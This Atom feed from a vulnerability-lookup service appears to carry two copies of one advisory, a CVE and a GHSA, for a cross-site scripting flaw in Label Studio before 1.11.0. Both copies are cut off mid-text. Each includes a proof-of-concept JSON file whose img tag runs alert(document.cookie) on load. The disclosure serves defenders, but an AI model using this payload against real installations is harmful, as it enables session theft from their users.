<?xml version='1.0' encoding='UTF-8'?>
<?xml-stylesheet href="/static/style.xsl" type="text/xsl"?>
<feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en">
  <id>https://cve.radiocsirt.org/rss/recent/all/10</id>
  <title>Most recent entries from all</title>
  <updated>2026-10-02T14:50:40.568441+00:00</updated>
  <author>
    <name>Vulnerability-Lookup</name>
    <email>csirt@opendfir.org</email>
  </author>
  <link href="https://cve.radiocsirt.org" rel="alternate"/>
  <generator uri="https://lkiesow.github.io/python-feedgen" version="1.0.0">python-feedgen</generator>
  <subtitle>Contains only the most 10 recent entries.</subtitle>
  <entry>
    <id>https://cve.radiocsirt.org/vuln/cve-2024-26152</id>
    <title>CVE-2024-26152 — Label Studio vulnerable to Cross-site Scripting if `&lt;Choices&gt;` or `&lt;Labels&gt;` are used in labeling config</title>
    <updated>2026-10-02T14:50:40.570285+00:00</updated>
    <content type="xhtml">
      <div xmlns="http://www.w3.org/1999/xhtml"><p><strong>Affected:</strong> HumanSignal label-studio, humansignal label_studio</p>
<p>### Summary
On all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.</p>
<p>### Details
Need permission to use the "data import" function. This was reproduced on Label Studio 1.10.1.</p>
<p>### PoC</p>

<p>1. Create a project.
![Create a project](https://github.com/HumanSignal/label-studio/assets/3943358/9b1536ad-feac-4238-a1bd-ca9b1b798673)</p>
<p>2. Upload a file containing the payload using the "Upload Files" function.

![2  Upload a file containing the payload using the Upload Files function](https://github.com/HumanSignal/label-studio/assets/3943358/26bb7af1-1cd2-408f-9adf-61e31a5b7328)
![3  complete](https://github.com/HumanSignal/label-studio/assets/3943358/f2f62774-1fa6-4456-9e6f-8fa1ca0a2d2e)</p>
<p>The following are the contents of the files used in the PoC
```
{
  "data": {
    "prompt": "labelstudio universe image",
    "images": [
      {
        "value": "id123#0",
        "style": "margin: 5px",
        "html": "&lt;img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)&gt;"
      }
    ]
  }
}
```</p>
<p>3. Select the text-to-image generation labeling template of Ranking and scoring
![3  Select the text-to-image generation labelling template for Ranking and scoring](https://github.com/HumanSignal/label-studio/assets/3943358/f227f…</p></div>
    </content>
    <link href="https://cve.radiocsirt.org/vuln/cve-2024-26152"/>
  </entry>
  <entry>
    <id>https://cve.radiocsirt.org/vuln/ghsa-6xv9-957j-qfhg</id>
    <title>GHSA-6xv9-957j-qfhg — Label Studio vulnerable to Cross-site Scripting if `&lt;Choices&gt;` or `&lt;Labels&gt;` are used in labeling config</title>
    <updated>2026-10-02T14:50:40.570377+00:00</updated>
    <content type="xhtml">
      <div xmlns="http://www.w3.org/1999/xhtml"><p><strong>Affected:</strong> PyPI: label-studio</p>
<p>### Summary
On all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.</p>
<p>### Details
Need permission to use the "data import" function. This was reproduced on Label Studio 1.10.1.</p>
<p>### PoC</p>
<p>1. Create a project.
![Create a project](https://github.com/HumanSignal/label-studio/assets/3943358/9b1536ad-feac-4238-a1bd-ca9b1b798673)</p>
<p>2. Upload a file containing the payload using the "Upload Files" function.

![2  Upload a file containing the payload using the Upload Files function](https://github.com/HumanSignal/label-studio/assets/3943358/26bb7af1-1cd2-408f-9adf-61e31a5b7328)
![3  complete](https://github.com/HumanSignal/label-studio/assets/3943358/f2f62774-1fa6-4456-9e6f-8fa1ca0a2d2e)</p>
<p>The following are the contents of the files used in the PoC
```
{
  "data": {
    "prompt": "labelstudio universe image",
    "images": [
      {
        "value": "id123#0",
        "style": "margin: 5px",
        "html": "&lt;img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)&gt;"
      }
    ]
  }
}
```</p>
<p>3. Select the text-to-image generation labeling template of Ranking and scoring
![3  Select the text-to-image generation labelling template for Ranking and scoring](https://github.com/HumanSignal/label-studio/assets/3943358/f227f…</p></div>
    </content>
    <link href="https://cve.radiocsirt.org/vuln/ghsa-6xv9-957j-qfhg"/>
  </entry>
</feed>